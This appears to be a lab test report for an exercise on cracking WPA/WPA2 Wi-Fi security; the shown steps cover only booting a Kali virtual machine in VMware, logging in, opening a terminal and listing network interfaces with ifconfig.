

TEST – Cracking WPA/WPA2 Security System

Step Name	Status	Exec Date	Exec Time
Step 1	✓ Passed	11/2/2022	5:03:29 PM
Step 2	✓ Passed	11/2/2022	5:04:41 PM
Step 3	✓ Passed	11/2/2022	5:04:58 PM
Step 4	✓ Passed	11/2/2022	5:05:17 PM
Step 5	✓ Passed	11/2/2022	5:05:41 PM
Step 6	✓ Passed	11/2/2022	5:06:04 PM
Step 7	✓ Passed	11/2/2022	5:06:31 PM
Step 8	✓ Passed	11/2/2022	5:06:56 PM
Step 9	✓ Passed	11/2/2022	5:07:11 PM
Step 10	✓ Passed	11/2/2022	5:07:25 PM
Step 11	✓ Passed	11/2/2022	5:08:41 PM
Step 12	✓ Passed	11/2/2022	5:13:06 PM
Step 13	✓ Passed	11/2/2022	5:16:11 PM
Step 14	✓ Passed	11/2/2022	5:28:52 PM
Step 15	✓ Passed	11/2/2022	5:29:28 PM
Step 16	✓ Passed	11/2/2022	5:30:44 PM


STEP1

Description:

Open up VMWare Workstation 16 Player

Expected:

VMware Window is opening up




STEP2

Description:

Press on the Kali virtual machine and play power it on

Expected:

The virtual machine will power on and boot , in the same window , and we get prompt for username




STEP3

Description:

We type in the username field and we press enter

Expected:

The username is filled up and we get prompted to password field




STEP4


Description:

We type in the password field and we press enter

Expected:

The field is filled up and we get on the Desktop of Kali VM






STEP5

Description:

On the Kali Desktop , we press on the first terminal icon , from the left task bar .

Expected:

The terminal is opened up .



STEP6


Description:

We check the network interfaces with the command:

ifconfig

Expected:

The terminal should output information about network interfaces



```
Kali 2022 x64 Customized by zSecurity 1.0.11 - VMware Workstation 16 Player (Non-commercial use onl
Player
Applications Places Terminator Nov 2 11:05
root@kali: ~
root@kali: ~ 78x25
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.152.128 netmask 255.255.255.0 broadcast 192.168.152.255
    inet6 fe80::20c:29ff:fe44:b658 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:44:b6:58 txqueuelen 1000 (Ethernet)
